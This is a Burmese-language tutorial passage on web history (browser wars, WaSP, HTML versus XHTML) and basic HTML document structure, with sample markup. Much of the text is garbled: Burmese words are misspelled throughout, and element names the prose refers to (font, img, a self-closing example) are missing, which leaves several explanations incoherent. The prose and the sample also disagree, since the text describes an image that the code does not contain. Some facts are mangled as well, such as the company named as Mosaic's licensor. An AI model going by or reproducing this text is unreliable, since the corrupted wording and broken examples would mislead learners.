အဲဒီအချိန်ဟူပဲ NCSA ရဲ့ အဖွဲ့ခွဲတစ်ခုဖြစ်တဲ့ Sygglass Inc. က Mosaic Browser ရဲ့လိုင်စင်ကို Microsoft ကို ပေးလိုက်ပါတယ်။ ၁၉၉၅ ခုနှစ် ဉာဏ်လမှာ Mosaic Browser ကိုအခြေခံထားတဲ့ Internet Explorer စတင်ပေါ်ပါတယ်။ ဒါကြောင့်ရှေ့အခြားမှာ Microsoft Internet Explorer နဲ့ Mozilla Firefox တို့ဟာ မူလပထမ Browser ဖြစ်တဲ့ Mosaic ကနေ ဆင်းသက်လာကြတယ်လို့ပြောခဲ့တာဖြစ်ပါတယ်။ Mosaic ကို တိထွင်ခဲ့သူ တွေ ဖန်တီးထားတဲ့ Netscape Navigator ဟာနောက်ပိုင်းမှာ Mozilla Firefox ဖြစ်လာမယ့် Browser ရဲ့ အစလည်းဖြစ်ပါတယ်။ တစ်ခိုန်တည်းမှာပဲနောက်ဝေ ဆက်သွယ်ရေးလုပ်ငန်းတစ်ခုဖြစ်တဲ့ Telenor ကလည်း Opera Web Browser ရဲ့ ပထမဆုံး Version ကို စမ်းသပ်ထုတ်လုပ်ခဲ့ပါတယ်။ ဒါကြောင့် Opera ဟာ ရှေးအကျိုး Browser တွေထဲကတစ်ခုလိုအပို့နိုင်ပြီး ကနေထိလည်း Opera ရဲ့ သက်ရောက်မှ တွေ့ Web Standards ထဲမှာရှိနေဆဲဖြစ်ပါတယ်။

အဲဒီအချိန်ကစပြီး အသုံးပြုသော်လည်း Developer တွေကိုဆွဲဆောင်နိုင်ဖို့ Web Browser တွေက သူထက်ငါးကောင်းအောင် ကြိုးစားကြရင်း Browser War စတင်ပေါ်ပေါ်ကြပါတယ်။

Opera ကတေသာ Browser War မှာ ဒီလောက်ပြင်းပြင်းထုန်ထန် မပါဝင်ပါဘူး။ ဒါပေမယ့် Microsoft နဲ့ Netscape တို့ ကတေသာ အတော်လေးပြင်ခဲ့ကြတာပါ။ နှစ်ဖွဲ့ဗျားရဲ့အဓိကဦးတည်ချက်က သတိ ၁၅၀၀ Web Browser မှာ လုပ်ဆောင်ချက် အသစ်တွေ အခြားသူတောက် ဦးအောင်ထပ်ထည့်ဖို့ပြစ်ပြစ်ပါတယ်။ တစ်ခိုးထက်တစ်ခိုးသာဖို့ကို အဓိကဦးတည်နေရတဲ့ အတွက် အတူတောက်ကွဲပောင်းပြီး တူညီတဲ့ စံတစ်ခုရအောင် ညီညွင်းဖို့ဆိုတာ သိပ်မစဉ်းစားကြပါဘူး။

အဲဒီအချိန်ကဗာလတွေဟာ Web Developer တွေအတွက် စိတ်အညွစ်ရဆုံးအချိန်တွေပြစ်ပါတယ်။ Document တစ်ခု တည်ဆောက်ချင်ရင် Document တစ်ခုတည်းကိုပဲ နှစ်မျိုးခဲ့ပြီး တည်ဆောက်ပေးရလေ့ရှုပါတယ်။ Internet Explorer အတွက်တစ်မျိုး၊ Netscape အတွက်တစ်မျိုး နှစ်မျိုးခဲ့ပြီးတည်ဆောက်ရတဲ့သဘောဖြစ်ပါတယ်။ တစ်ခါတစ်ရုံ Browser တစ်ခုတည်း အတွက် ရည်ရွယ်တည်ဆောက်ပြီး "တစ်ခြား Browser နဲ့ မကြည့်ရ" လို့ သတ်မှတ်ရတော့တွေလည်း ရှိခဲ့ပါတယ်။ ကနောက်တွေလို့ Major Browser (၅) ခုအပါအဝင် အခြား Browser လေးငါးဆယ်လောက် ရှိတဲ့ခေတ်မှုသာ အဲဒီလိုဖြစ်နေသေးရင် Developer တွေအတွက်တော့ မတော့ရဲ့ရာပါပဲ။

ဒီလိုကိစ္စတွေမှာတူညီအောင်ညိုပေးမယ့် W3C ရှိနေပေမယ်လည်း အစပိုင်းမှာ W3C Web Standard တွေကို သိရှိလိုက နာသူ အတော်လေးနည်းခဲ့ပါတယ်။ ၁၉၉၈ ခုနှစ်ရောက်တဲ့အထိ Internet Explorer နဲ့ Netscape တို့ရဲ့ ယဉ်ပြုင်းမှု Browser War အောက်မှာ Web Development လောကဟာဖို့ရဲ့ ဖြစ်နော့ရတာပဲဖြစ်ပါတယ်။ Web Developer တွေအတွက် Browser War ကတစ်မျိုး၊ အခဲ့ Browser War ကြောင့် မဖြစ်ဖြစ်အောင် ဖန်တီးရတဲ့အတွက် စနစ်မကျ ဖိစ်နေတဲ့ Web Document တွေကတစ်သွယ်နဲ့ က်ခဲတဲ့ကာလတော်ပြုပါတယ်။

၁၉၉၈ ခုနှစ်မှာတော့ Professional Web Developer တွေနဲ့စည်းထားတဲ့ Web Standard Project (WaSP) ဆိတဲ့ အဖွဲ့အစည်းတစ်ရပ် ပေါ်ပေါက်လာပြီး Web Standard ရဲအရေးပါပုံကို ဖော်ထုတ်ပြေဆိုလာခဲ့ပါတယ်။ အခိုက ရည်ရွယ်ချက်ကတော့ Microsoft နဲ့ Netscape တို့အနေနဲ့ W3C Web Standard များကို တိတိကျကျလိုက်နာအောင် တွန်းအားပေးဖို့ပဲ ဖြစ်ပါတယ်။ WaSP ရဲ ရေးသားဖော်ပြုမှတွေဟာ အင်တာနှင်းမှာအလျင်အမြန် ပြန်လုပ်တဲ့အတွက် Web Developer တွေအပါ အဝင် အင်တာနှင်းအသုံးပြုသူတွေအနေနဲ့ Web Standard ရဲ အရေးပါပုံကို ပိုမိုသိရှိနားလည်လာခဲ့ကြပါတယ်။

၂၀၀၀ ပြည့်နှစ်ရောက်တဲ့အခါမှာ Microsoft က Mac အတွက် Internet Explorer 5 ကို ကြော်ခဲ့ပါတယ်။ အဲဒီ Browser မှာ Web Standard ကို အတော်လေးလိုက်နာလာလို့ ဒါဟာအရေးပါတဲ့ကာလတစ်ခုလိုအိန္ဒိယပါတယ်။ WaSP က Netscape ကိုလည်း Navigator 5 ကိုမဖြန့်သေးပဲ Web Standard ကို အတိုင်းအတာတစ်ခုထိ လိုက်နာနိုင်ပြီဆိုမှ သာဖြန့်ဖို့အားပေးခဲ့ပါတယ်။

တစ်ချိန်တည်းမှာပဲ Wired, ESPN အစရှိတဲ့ Website တွေကစပြီး သူတို့ Website တွေကို Web Standard နဲ့ အညီပြောင်းလဲ တည်ဆောက်လာခဲ့ကြပါတယ်။ ၂၀၀၃ ခုနှစ်မှာတော့ CSS Zen Garden ဆိုတဲ့ Website တစ်ခု ပေါ်လာခဲ့ပြီး HTML ကို ထိစရာမလိုပဲ CSS ကိုသုံးပြီး Website တစ်ခုလုံးရဲ့ Design ကို အမျိုးမျိုးပြောင်းလို့ရပြော်လော့ပါတယ်။ Web Developer တွေအထူးစိတ်ဝင်စားကြပြီး ဒါဟာ Web Design လောကကို တစ်ခေတ်ဆန်းစေခဲ့တဲ့ ဖန်တီးမှုလည်း ဖြစ်ခဲ့ပါတယ်။

၂၀၀၄ ခုနှစ်ကိုရောက်လာတဲ့အခါ Web Standard ကို ကောင်းကောင်းလိုက်နာထားတဲ့ Mozilla Firefox ရဲ့ ပထမ ဆုံး Version ထွက်လာခဲ့ပါတယ်။ အဲဒီနှစ်ထဲမှာပဲ Google က Gmail ကို စတင်ကြော်ခဲ့ပါတယ်။ Gmail ဟာ Web Standard တစ်ခုဖြစ်တဲ့ JavaScript နဲ့ DOM ကို အဓိကအသုံးပြုပြီး တည်ဆောက်ထားခြင်းဖြစ်ပါတယ်။ အဆင့်မြင့် Application တွေကို JavaScript နဲ့ ဒီလို တည်ဆောက်နိုင်ပါလားလို့ Web Developer တွေအတွက် စနှမ်နာယူစရာ Application တစ်ခု ဖြစ်လာခဲ့ပါတယ်။ ၂၀၀၄ ခုနှစ် နှစ်ကုန်ပိုင်းလောက်မှာတော့ O'Reilly Media က Tim-O'Reilly က Web2.0 ဆိုတဲ့ကြွေးကျော်သံအောက်မှာ Web Standard နဲ့တည်ဆောက် ထားတဲ့ Application တွေတစ်ခုပြီးတစ်ခု ပေါ်ပေါက်လာခဲ့ပါတော့တယ်။ Web Application တွေ စတင်တစ်ခေတ်ဆန်းခဲ့တဲ့ ကာလတွေပဲဖြစ်ပါတယ်။

ကနောအချိန်မှာတော့ အဓိက Web Browser အားလုံးက Web Standard ကို အတော်လေးတူညီစွာ လိုက်နာလာကြပဲပဲ ဖြစ်ပါတယ်။

2.3 – HTML vs. XHTML

W3C ဟာ Web Standard ကို သတ်မှတ်ပေးတဲ့ အဖွဲ့အစည်းတစ်ခုဖြစ်ပါတယ်။ Web Standard ကို သတ်မှတ်ခြင်းရည်ရွယ်ချက်က Web Industry ထဲမှာရှိတဲ့ပါဝင်သူအားလုံး နည်းပညာအရ ညီညွတ်ရမယ့် နေရာတွေမှာညီနေအောင် စံသတ်မှတ်ချက်တွေနဲ့ ညီးနှင့်ပေးဖို့ဖြစ်ပါတယ်။ ဖော်ပြခဲ့ပြီးဖြစ်တဲ့ Browser War ကာလမှာ Internet Explorer နဲ့ Netscape တို့က W3C က သတ်မှတ်ပေးထားတဲ့ Web Standard အတိုင်းမဟုတ်ပဲ အပြိုင်အဆိုင်တိတွင်ထည့်သွင်းထားတဲ့ လုပ်ဆောင်ချက်တွေ ကိုယ်စိနှိုင်ပြော်ခဲ့ကြပါတယ်။ တစ်ချို့လုပ်ဆောင် ချက်တွေက တစ်ခိုးကိုတစ်ခိုးတုပံရင်း အလိုလို ညီသွားတာတွေလည်းရှိပါတယ်။

ဥပမာ - ဆိုတဲ့ HTML Element ကိုသုံးပြီး Web Document တစ်ခုမှာပါဝင်တဲ့ စာသားတွေကို စာလုံးပုံစံပြောင်းခြင်း၊ စာလုံးအရောင်ပြောင်းခြင်း စတာတွေလုပ်နိုင်ပါတယ်။ အဲဒီ Element ဟာ Standard ထဲမှာ မပါပါဘူး။ Netscape ကတိတွင်အသုံးပြုထားတာဖြစ်ပါတယ်။ ဒါပေမယ့် အဲဒီ Element ကို Internet Explorer ကပါ အသိအမှတ်ပြုလာတဲ့အတွက် Web Developer တွေက Document တွေတည်ဆောက်တဲ့အခါ ထည့်သွင်းအသုံးပြုမယ်ဆိုရင် Internet Explorer မှာပါ အလုပ်လုပ်လာပါတယ်။ W3C ရဲ့ ပထမရည်ရွယ်ချက်က တူညီအောင်ညိုပေးဖို့ ဖြစ်ပါတယ်။ အခုလို အလိုလိုညီပြီးသား ကိစ္စတွေကို ညီပြီးဖြစ်လို့ Standard ထဲကို ထည့်သွင်း အသိအမှတ်ပြုပေးရတဲ့ သဘောလည်း ရှိပါတယ်။

HTML 3.0 ရောက်လာတဲ့အခါ မူလစံမှာမပါပေါ်မယ့် IE နဲ့ Netscape တို့တစ်ညီတည်းသုံးနေတဲ့အတွက် ထည့်သွင်းပေးထားတဲ့ Element တွေ အတော်များလာခဲ့ဖြစ်ပါတယ်။ ဒီလိုထည်သွင်းပေးလိုက်တဲ့အတွက် HTML ရဲ့ မူလရည်ရွယ်ချက်ကိုလည်း တစ်ဖြည့်ဖြည့်ထိခိုက်လာပါတယ်။ HTML ဆိတာဟာ Semantic Data Structure တည်ဆောက်ဖို့ဆိတဲ့ ရှုခေါင်းကန် အမြင်လှတဲ့ Document တွေတည်ဆောက်ဖို့အတွက် ဆိုတဲ့ဘက်ကို ဦးတည်လာတဲ့သဘောဖြစ်ပါတယ်။

HTML 4.0 နဲ့ 4.01 ကိုရောက်တဲ့အခါမှာတော့ ပြန်ပြင်လိုမရနိုင်တော့လောက်အောင် HTML ဟာ Semantic Data Structure ဆိတဲ့ ရှုခေါင်းကန် ဝေးကွာလာပြီးဖြစ်ပါတယ်။ HTML နဲ့ရေးသားထားတဲ့ Web Document ဆိတာဟာ Web Application တွေရဲ့အခြောင်း Data Structure မဟုတ်တော့ပဲ Font အမျိုးမျိုး၊ စာလုံးအရောင်အမျိုးမျိုးနဲ့ Text Format လုပ်ထားတဲ့ Document သာသာ ဖြစ်လာပါတော့တယ်။ Browser Support အားနည်းမှုဟာ အဓိကအချက်ဖြစ်ပေမယ့် ဒီလိုလိုမှားတဲ့အခြောင်း Concept တွေဟာလည်း အဲဒီကိုလတွေမှာ အဆင့်မြင့် Web Application ရယ်လို ပြောပေါ်လောက်အောင် ပေါ်ထွေက်မလာခြင်း အကြောင်းရင်းတစ်ခုဖြစ်ပါတယ်။

W3C အနေနဲ့အခြေအနေတွေကိုထိမ်းညှိဖို့ မဖြစ်မနေလိုအပ်လာပါတယ်။ ဒါပေမယ့် HTML 4.01 မှာ ထည့်သွင်းထားပြီး သား Element တွေကိုနောက် Version မှာ ပြန်ဖြတ်ပြစ်လိုတော့မရပါဘူး။ လက်ရှိ HTML 4.01 ကို အသုံးပြု ရေးသားထားတဲ့ Website တွေအများကြီးရှိနေပြီဖြစ်တဲ့အတွက် ဖြတ်ပြစ်လိုက်ရင် Backward Compatibility ကို ထိခိုက်မှုပဲဖြစ်ပါတယ်။ ဒါကြောင်း W3C က HTML ကိုမပြင်တော့ပဲ XHTML လိုခေါ်တဲ့သီးခြား Markup Language တစ်ခုကို ၂၀၀၀ ပြည့်နှစ် နေ့နံပါရီလမှာ ကြော်လဲပဲပါတယ်။ XHTML မှာ ပါတဲ့ X ဟာ eXtensible ဆိုတဲ့အဓိပ္ပာယ်ဖြစ်ပါတယ်။ W3C ကပဲ တိထွင်ထားတဲ့ Data Model Language ဖြစ်တဲ့ XML ရေးသားပုံအတိုင်း ရေးသားရမှာဖြစ်ပြီး ပုံပြီးစနစ်ကျတဲ့ HTML လိုလည်း ဆိုနိုင်ပါတယ်။

HTML မှာထည့်သွင်းထားတဲ့ Semantic မဖြစ်တဲ့ Element တွေကို XHTML မှာ ဖြုတ်ထပ်ပြစ်ခဲ့ပြီး စည်းမှုပုံစဉ်းကမ်းတွေကိုလည်း ပိုမိုတင်းကြပ်လိုက်ပါတယ်။ ဥပမာ - XHTML မှာ Element Tag တွေအားလုံးကို စာလုံး သေးနဲ့ရေးရေးရမယ်လို့ သတ်မှတ်ပါတယ်။ HTML မှာတော့ စာလုံးအကြီးအသေး နှစ်သက်ရာနဲ့ ရေးလိုရသလို အမျိုးမျိုးလည်း ရေးကြပါတယ်။ XHTML မှာ Element တိုင်းအတွက် Close Tag ပါဝင်ရမယ်လို့သတ်မှတ်ပါတယ်။ Close Tag မရှိတဲ့ Empty Element တွေကိုလည်း Self-Closing Element အဖြစ် ဖော်ပြသတ်မှတ်ရမယ်လို့ သတ်မှတ်ပါတယ် (ဥပမာ -
)။ Attribute Value တိုင်းကိုလည်း Quote အတွင်းထဲမှာ ထည့်သွင်းရမယ်လို့သတ်မှတ်ပါတယ်။ စသဖြင့် အခြားသတ်မှတ်ချက် တွေလည်း ရှုပါသေးတယ်။ လိုရင်းကတော့ XHTML ဟာ HTML မှာ မှားခဲ့တဲ့အမှားတွေကို ပြပို့ဖော်ထပ်ပြီး Semantic Document တွေတည်ဆောက်ဖို့အတွက် ရည်ရွယ်ဖန်တီးလိုက်တဲ့ Markup Language တစ်မျိုးပဲဖြစ်ပါတယ်။

WaSP ရဲ့ ဦးဆောင်မှုနဲ့ Web Standard လုပ်ရှားမှုတွဲပြုလုပ်နေစဉ်မှာ Web Developer တွေဟာ XHTML ကိုသာ Web Document တွေတည်ဆောက်ဖို့အသုံးပြုခဲ့ကြပြီး အခြား Developer တွေကိုလည်း XHTML ကိုသာ အသုံးပြုဖို့အားပေးမှတွေ ပြုလုပ်ခဲ့ကြပါတယ်။

WaSP လုပ်ရှားမှုနဲ့ XHTML ဟာ Semantic Web Document နဲ့ Browser တွေရဲ့ Web Standard Support ကို များစွာ သက်ရောက်မှုရှိခဲ့တာပဲဖြစ်ပါတယ်။ တွင်တွင်ကျယ်ကျယ် အသုံးပြုခဲ့တဲ့ XHTML ဟာ Version 1.1 ဖြစ်ပြီး Version 2 အနေနဲ့ ထပ်မံထွက်ပေါ်လာခဲ့ခြင်းတော့ မရှိပါဘူး။ ဒီစာရေးနေဂျာနှင့် W3C ကြော်ချက်များအရ ထပ်မံထွက်ပေါ်ဖို့လဲမရှိတော့ပါဘူး။ XHTML 2.0 အတား HTML5 ကိုသာ အနာဂတ် Web Document များအတွက် တစ်ခုတည်းသော Markup Language အဖြစ်အသုံးပြုကြရတော့မှာ ဖြစ်ပါတယ်။

HTML5 မှာ ရည်ရွယ်ချက်ကောင်းတွေရှိခဲ့တဲ့ XHTML သတ်မှတ်ချက်တွေကို ပေါင်းစပ်ထည့်သွင်းထားပြီး မူလ HTML 4.01 အသုံးပြုထားတဲ့ Website တွေအတွက်လည်း Backward Compatible ဖြစ်အောင် စီမံထားပါတယ်။ HTML5 အကြောင်း ပြောစရာများစွာရှိတဲ့အတွက် ဒီနေရာမှာအကျယ်မချဲ့တော့ပါဘူး။ အခန်း (၁၄) ရောက်မှုသာ သီးစွားထပ်မံ ဆွေးနွေးမှုဖြစ်ပါတယ်။ အခုတော့ ကျွန်တော်တို့သိမ့်လိုတဲ့ HTML Element တစ်ချို့ကို ဆက်လက် လေ့လာသွားချင်ပါတယ်။

2.4 – HTML

HTML Document တစ်ခု ဖြစ်မြောက်ဖို့အတွက် အနည်းဆုံးလိုအပ်ချက်ကတော့ Document Type Declaration ပဲ ဖြစ်ပါတယ်။ ဒီတစ်ခုပါရင် HTML Document လိုအပ်နိုင်ပြီ။ ဒါပေမယ့်လည်း ပြည့်စုံတဲ့ HTML Document တစ်ခုဟာ အနည်းဆုံးတော့ အောက်ဖော်ပြပါ Element တွေ ပါဝင်သင့်ပါတယ် -

```
<!doctype html>
<html>
  <head>
    <title>Document Title</title>
  </head>
  <body>
    <!-- Document Content -->
  </body>
</html>
```

ပထမဆုံးလိုင်း <!doctype html> ဆိုတာက ဒီ Document ဟာ HTML Document တစ်ခုဖြစ်ကြောင်း ကြော်လိုက်တဲ့ Document Type Declaration ပဲ ဖြစ်ပါတယ်။ ကျွန် HTML Elements အားလုံးကို <html> Element အတွင်းမှာ ဆက်လက်ရေးသားရမှာပါ။ <html> Element အတွင်းမှာ အမိက Element နှစ်ခုသာရှိပါတယ်။ <head> Element နဲ့ <body> Element တို့ပဲ ဖြစ်ပါတယ်။

<head> Element ဟာ လက်ရှိ Document နဲ့သက်ဆိုင်တဲ့ အချက်အလက်တွေ ကြော်ဖို့အသုံးပြုပါတယ်။ သူ ထဲမှာ ပုံမှန်အားဖြင့် <title> Element တစ်ခု ပါဝင်သင့်ပါတယ်။ <title> Element အတွင်းမှာ Document Title အနေနဲ့ အသုံးပြုလိုတဲ့ခေါင်းစဉ်ကို ထည့်သွင်းပေးရမှာပါ။ <head> Element အတွင်းမှာ ထည့်သွင်းလေ့ရှိတဲ့ အခြား Element တွေကတော့ <meta> <link> <script> <style> တို့ပဲ ဖြစ်ပါတယ်။

<body> Element အတွင်းမှာတော့ Web Browser မှာ Content အနေနဲ့ ဖော်ပြစ်လိုတဲ့ အချက်အလက်တွေ ထည့်သွင်း ရေးသားရမှာပါ။ နှမူနာမှာ အသုံးပြုထားတဲ့ <!-- --> Element ကတော့ မှတ်ချက်တွေ ထည့်သွင်းဖို့ အသုံးပြုနိုင်တဲ့ Comment Element ဖြစ်ပါတယ်။ Comment Element ထဲမှာ ရေးသားထားတဲ့ အချက်အလက်တွေဟာ Document တည်ဆောက်သူရဲ့ မှတ်ချက်များသာဖြစ်ပြီး ထည့်သွင်းဖော်ပြမှာမဟုတ်တဲ့ အချက်အလက်များဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ HTML Element တွေစုစုပေါင်းရေးသားထားတဲ့ Web Document တွေကို File System မှာ သိမ်းဆည်းတဲ့အခါ html Extension (ဥပမာ - home.html) နဲ့ သိမ်းဆည်းရပါတယ်။ Document တစ်ခုဟာ Web Document ဖြစ်ကြောင်း ကွန်ပျုတာကို အသိပေးဖို့ Extension က အဓိကတော့မကျပါဘူး။ Content-Type လိုခေါ်တဲ့ File Attribute ကသာ အဓိကဖြစ်ပါတယ်။ ဒါကို ထည့်သွင်းပြောရတာက Web Document ရိုင်း html Extension ရှိရမယ့်လို့ ပုံသေမယူဆစေချင်လို့ဖြစ်ပါတယ်။ ယေဘုယျအားဖြင့် မှန်ပေမယ့် html Extension မပေးထားတဲ့ Web Document တွေလည်း ရှိနိုင်ပါတယ်။

Basic Elements

တစ်မားရှုပ်ထွေးတဲ့ လုပ်ဆောင်ချက်တွေကို ခဏမေ့ထားပြီး HTML Document တစ်ခုကို ကျွန်တော်တို့ စာရွက်တွေနဲ့ တွေ့မြင်နေကြ Text Document တွေနဲ့ နှင့်ယဉ်ကြည့်ရအောင်ပါ။ Text Document တွေမှာ ပုံမှန်အားဖြင့် ခေါင်းစီး တွေပါမယ်၊ စာပိုဒ် တွေပါမယ်၊ စာရင်းတွေပါမယ်၊ ယော်တွေပါမယ်၊ ရေးသားဖြည့်သွင်းနိုင်တဲ့ Form တွေ ပါဝင်မှာဖြစ်ပါတယ်။ ဖြည့်စွဲကို ပါဝင်နိုင် ဘာတွေကတော့ ပုံတွေနဲ့ Hyperlink ခေါ် အခြား Document တွေကိုချိတ် ဆက်နိုင်တဲ့ Link တွေပဲ ဖြစ်ပါတယ်။

ခေါင်းစီးဆိုတဲ့အနေရာဟာ အဆင့်ပိုက်ခေါင်းစီးအသုံးပြုရနိုင်ပါတယ်။ Document တစ်ခုမှာ Main Heading လို့ ခေါ်တဲ့ အဓိက ခေါင်းစီးရှိနိုင်သလို သက်ဆိုင်ရာကဏ္ဍတစ်ခုစီမှာ ထပ်ဆင့်ခွဲပေးထားတဲ့ Sub Heading ခေါ် ခေါင်းစဉ်ခွဲတွေ ရှိနိုင်ပါတယ်။ HTML Document တစ်ခုမှာ ခေါင်းစီးနဲ့ခေါင်းစဉ်ခွဲ (၆) ဆင့်ထည့်လို့ရပါတယ်။ Main Heading အတွက် <h1> Element ကိုသုံးရပါတယ်။ ပထမအဆင့်ခေါင်းစဉ်ခွဲအတွက် <h2> Element ကို သုံးရပါတယ်။ ဒုတိယအဆင့် အတွက် ခေါင်းစဉ်ခွဲကိုတော့ <h3> Element ကို အသုံးပြုရပြီး <h4> <h5> <h6> စသဖြင့် စုစုပေါင်း (၆) ဆင့်ခွံမြားအသုံးပြုနိုင်ပါတယ်။ ကိုယ် တည်ဆောက်နေတဲ့ Document သဘာဝနဲ့ကိုက်ညီအောင် သက်ဆိုင်ရာခေါင်းစီး ခေါင်းစဉ်ခွဲတို့ကို ရွေးချယ်အသုံးပြုရမှာပဲဖြစ် ပါတယ်။

စာပိုဒ်တွေထည့်သွင်းယော်ပြီးအတွက် <p> Element ကို အသုံးပြုရပါတယ်။ ခေါင်းစဉ်တွေနဲ့စာပိုဒ်တွေပါဝင်တဲ့ HTML Document တစ်ခုဟာ အခုလို ဖြစ်နိုင်ပါတယ်။

```
<!doctype html>
<html>
  <head>
    <meta charset="UTF-8">
    <title>ဦးလှို - စာရေးဆရာ</title>
  </head>
  <body>
    <h1>စာရေးဆရာ</h1>
    <p>
      မုရာခရိုင် ရွှေ့ချောင်းမြို့နယ် အမြင်မြှေ သောတောန ရွာ၏ အဖ မင်းတိုင်ပင် အမတ် တိပိအက်စွဲရ အမိန်တော်ရ ရွှေ့ချောင်းမြို့သာစံ၊ အမိ ဒေါ်အေး (ဒေါ်ရွှေးအေး) တို့က ဘောဂ ခုနှစ် ခပြီလ ၁၀ ရက် သောကြာနေ့တွင် မွေးဖွားသည်။
      အမည်ရင်း ဦးသိန်းတင် ပြစ်သော်လည်း ကလောင် အမည် လုံးမြှေ သည်ပင် အမည်ရင်း ကဲ့သို့ တွင်သည်။
    </p>
    <p>
      ရွှေ့ချောင်းမြို့နယ် မူလတန်း ကျောင်း၊ ကြိုက်သွန်ရေးရွာ ဆရာတော် ဦးညာ ကျောင်းတို့တွင် စတင် ပညာ သင်ခေါ်၏။ ၁၉၃၃ ခုနှစ်တွင် ရန်ကုန် တက္ကသိလိုက် ဆက်လက် ပညာ သင်သည်။ ၁၉၃၃ ခုနှစ်တွင် ဝိဇ္ဇာ (အင်လိပ်စာ ဂုဏ်ထူးတန်း) ဘွဲ့ ရခဲ့သည်။ ၁၉၄၃ ခုနှစ်တွင် မဟာ သိပ္ပါ (သတင်းစာ ပညာ) ဘွဲ့ ရခဲ့သည်။
    </p>
    <h2>ဘဝနိုင်း</h2>
    <p>
      ၁၉၈၅ ခုနှစ် စက်တင်ဘာလ ၂၉ ရက်နေ့ ညနေ့ ၆ နာရီ ၃၀ မီနှစ်တွင် ရန်ကုန် ဆေးရုံကြီးမြှေ ကွယ်လွန် ခဲ့သည်။
    </p>
  </body>
</html>
```

နမူနာကို လေ့လာကြည့်မယ်ဆိုရင် <head> Element အတွင်းမှာ <meta> Element တစ်ခု ဖြည့်စွက်ပါဝင်လာတာကို တွေ့ရပါမယ်။ ဒါ Element ကလက်ရှိ Document ထဲမှာပါဝင်တဲ့ Content တွေကိုဖော်ပြန့် UTF-8 Encoding ကို အသုံးပြုမယ်လို့ကြိုးကြော်လိုက်တဲ့ပြစ်ပါတယ်။ ဒီလိုသတ်မှတ်ပေးထားမှသာ English မဟုတ်တဲ့ စာများကိုမှန်ကန်အောင် ဖော်ပြပေးနိုင်မှာ ဖြစ်ပါမယ်။

<body> Element အတွင်းမှာ အခိုက်ခေါင်းစဉ်အဖြစ်အသုံးချလိုတဲ့ <h1> Element တစ်ခုပါဝင်ပြီး ခေါင်းစဉ်ခဲ့ အဖြစ်
ဖော်ပြလိုတဲ့ <h2> Element တစ်ခုတို့ပါဝင်တာကိုလည်းသတိပြုမှုပါ။ ထည့်သွင်းလိုတဲ့ စာပိုဒ်ကတော့ (၃) ပိုဒ်
ဖြစ်တဲ့အတောက် <p> Element သုံးခဲ့ အသုံးပြထားတာကို တော်လိုင်ပါတယ်။

ထူးချွန်အနေဖြင့် Element တစ်ခုကိုလည်း အသုံးပြုထားပါတယ်။ Element ကို ပုံတွေထည့်သွင်းလိုတဲ့ အခါအသုံးပြုရပါတယ်။ Empty Element တစ်ခုဖြစ်ပြီး သူမှာ Close Tag နဲ့ Tag Content မပါဝင်ပါဘူး။ ဒါပေမယ့် တဲ့ ဖောက်အသုံးပြရတဲ့ Attribute နှင့်ခုရုပ်ပါတယ်။ src Attribute ကို ပုံတည်ရှိတဲ့ Path ကို ဉာဏ်ပြုပေးဖို့ အသုံးပြုရပါတယ်။ alt Attribute ကိုတော့ ပုံမဟုပြနိုင်တဲ့ အခြေအနေတွေမှာ ပုံအစားဖော်ပြစေလိုတဲ့စာ ထည့်သွင်းပေးဖို့သုံးရပါတယ်။ ပုံမဟုပြနိုင် တဲ့အခြေအနေဆိတ်ဘာ src မှာပေးထားတဲ့ Path လွှာမှုးနေတာပဲဖြစ်ဖြစ်၊ အင်တာနှင်း အဆက်အသွယ်အခက်အခဲကြောင့် မဟုပ်ပြနိုင်တာပဲဖြစ်ဖြစ် အခြေအနေတစ်ပုံပဲကြောင့် ပုံမဟုပြနိုင်တဲ့ အခြေအနေ ကိုဆိုလိုတာပါ။ ရေးသားထားတဲ့ နှမနာကို nyomya.html File Name နဲ့ ကူးယူသိမ်းဆည်းပြီး Web Browser နဲ့ဖွင့်လှစ် ကြော်ရှုမယ်ဆိုရင် အခုလိုတော့မြင်ရမှာပဲဖြစ်ပါတယ်။

<h1> Element အသုံးပြုထားတဲ့ အဓိကခေါင်းစီးကို စလုံးခပ်ကြီးကြီးနဲ့တွေ့ရမှာဖြစ်ပြီးတော့ <h2> Element အသုံးပြုထားတဲ့ ခေါင်းစဉ်ခွဲကတော့ အနည်းငယ်သေးတာကိုတွေ့ရမှာဖြစ်ပါတယ်။ ဒါပေမယ့် ဒီနေရာမှာ ထပ်မံသတိပေးချင်တာ ကတော့ ကျွန်တော်တို့က Document Structure တည်ဆောက်နေခြင်း ဖြစ်ပါတယ်။ Browser က အဆင်ပြေအောင် ဖော်ပြပေးနေပေမယ့် စလုံးကြီးချင်လို့ <h1> Element သုံးတာမဟုတ်ပါဘူး။ အဓိကခေါင်းစီးမို့ <h1> သုံးတာပါ။ အနည်းငယ်ပြီးချင်လို့ <h2> သုံးတာမဟုတ်ပါဘူး ခေါင်းစဉ်ခွဲမဲ့ <h2> သုံးတာဖြစ်ပါတယ်။

လက်တွေ့မှာ Browser က အလိုအလျောက်ဖော်ပြပေးနေတဲ့ Size က အသုံးမဝင်ပါဘူး။ ကျွန်တော်တို့လို့ချင်တဲ့ Size နဲ့ Style အတိအကျရအောင် CSS နဲ့ မဖြစ်မနေပြင်ဆင်ယူရည်မှာပါ။ ဒါကြောင့် HTML ရေးသားချိန်မှာ "ဘယ်လိုပေါ်မလဲ" ဆိုတာကို မစဉ်စားသင့်ပါဘူး။ ဘယ်လိုအချက်အလက်လဲ ဆိုတာကိုသာစဉ်စားပြီး သင့်တော်တဲ့ Element နဲ့ အသုံးပြုပေးရမှာပဲဖြစ်ပါတယ်။

မှတ်ချက် ၁ HTML Document ကို ရေးသားတဲ့အခါမှာ ထည့်သွင်းထားတဲ့ White Space တွေကို အလုပ်လုပ်တဲ့အခါ ထည့်သွင်းစဉ်စား မှုမဟုတ်ပါဘူး။ White space ဆိုတာ "Space" "Tab" နဲ့ "New Line" တို့အတွက် အသုံးပြုထားတဲ့ နေရာလွတ်တွေကို ပြောတာပါ။ HTML Document ကို ကွန်ပျူးဘာက Process လုပ်တဲ့အခါမှာပဲ ဖြစ်ပြု၏ Web Browser က ဖော်ပြတဲ့နေရာမှာပဲ ဖြစ်ဖြစ် White Space တွေအစား Single Space နဲ့သာ အစားထိုးပြီးအလုပ်လုပ်သွားမှုဖြစ်ပါတယ်။ ဒါကြောင့် ကျွန်တော်တို့ Document ထဲမှာ White Space တွေကို နှစ်သိက် သလို ထည့်သွင်းရေးသားနိုင်ပါတယ်။

